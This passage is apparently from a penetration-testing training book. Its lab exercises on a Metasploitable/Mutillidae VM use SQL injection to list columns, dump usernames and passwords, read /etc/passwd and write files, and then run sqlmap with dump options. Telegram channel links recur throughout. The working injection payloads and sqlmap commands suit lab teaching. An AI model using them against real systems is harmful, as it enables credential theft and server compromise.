
28. If we need to read data from a table, we must know the columns names first.
29. The following injection will show the columns names

https://t.me/learningnets

```
union select 1,column_name,null,null,5 from information_schema.columns where table_name = 'accounts'
```

30. To read the usernames and passwords from accounts table

```
union select 1, username,password,is_admin, 5 from accounts
```




31. We got all usernames and accounts in the accounts table

## 13.5. Read/write files using SQL vulnerability

In this exercise we are going to use SQL injection to read any file in the web server, even files outside the www folder because the SQL database user is root , also we are going to upload files to the website.


### Exercise 58: Reading and writing files using SQL vulnerability

1. To read a file inside the web server , I am going to insert the following statement in the URL

https://t.me/learningnets

**union select, load_file('/etc/passwd'),null,null,null%23**

```
union select null, load_file('/etc/passwd'),null,null,null
```




2. As you can see from above screenshot, I got the output of file /etc/passwd


3. To write to the website insert the following code in the URL

**union select null, 'example example' ,null,null,null into outfile '/var/www/mutillidae/example.txt'**

```
union select null, 'example example' ,null,null,null into outfile '/var/www/mutillidae/example.txt'
```

4. This will attempt to write a text file to /var/www/mutillidae


https://t.me/learningnets





5. That did not work because we don’t have a permission to write to the folder /var/www/mutillidae
6. If we replace that with folder /temp and test

```
union select null, 'example example' ,null,null,null into outfile '/tmp/example.txt'
```

7. And insert it again




8. Because there is no SQL error, it means the file is written. To check, we go to the Metasploitable machine and check the file.




## 13.6. Using Sqlmap tool

Sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database

https://t.me/learningnets

servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.
In all the previous examples we were injecting using manual methods to discover and inject SQL, in the following example we will use sqlmap tool which automate the discovery and penetration of SQL injection.
Sqlmap is a tool that come part of Kali Linux and it is designed to exploit SQL injections, the tool works with many database types such as mysql,MSsql,..etc.

## Exercise 59: Using Sqlmap tool


1. Open Kali browser and go to Metasplitable virtual machine web page http://10.0.2.5/Mutillidae

2. Go to the login page and copy the URL




3. Open Terminal Windows and type


#sqlmap –level 3 -u <the link from url>
#sqlmap –level 3 –u http://10.0.2.6/mutillidae/index.php?page=user.info




4. The tool found the database type as MySQL , PHP version and Apach2 version
5. Sqlmap tool figured out that system is Linux Ubuntu 8.4 and the database is MySQL 5.0.12 and it stored the information it found in a test file.
6. Type

**#sqlmap --help** to know more about the tool

https://t.me/learningnets



```
Enumeration:
  These options can be used to enumerate the back-end database
  management system information, structure and data contained in the
  tables

  -a, --all           Retrieve everything
  -b, --banner        Retrieve DBMS banner
  --current-user      Retrieve DBMS current user
  --current-db        Retrieve DBMS current database
  --passwords         Enumerate DBMS users password hashes
  --tables            Enumerate DBMS database tables
  --columns           Enumerate DBMS database table columns
  --schema            Enumerate DBMS schema
  --dump              Dump DBMS database table entries
  --dump-all          Dump all DBMS databases tables entries
  -D DB               DBMS database to enumerate
  -T TBL              DBMS database table(s) to enumerate
  -C COL              DBMS database table column(s) to enumerate


Operating system access:
  These options can be used to access the back-end database management
  system underlying operating system
```

7. To see the databases, type the same command followed by –dbs

**#sqlmap –level 3 –u http://10.0.2.6/mutillidae/index.php?page=user.info –-dbs**

8. Answer No to the using own cookies

https://t.me/learningnets





9. Checking current Database

10. To see all the tables inside the owasp10 database


**Note**

sqlmap is slow when retrieving information from database files, depending on the size of the database it may take more than 15 minutes to finish.

https://t.me/learningnets




https://t.me/learningnets



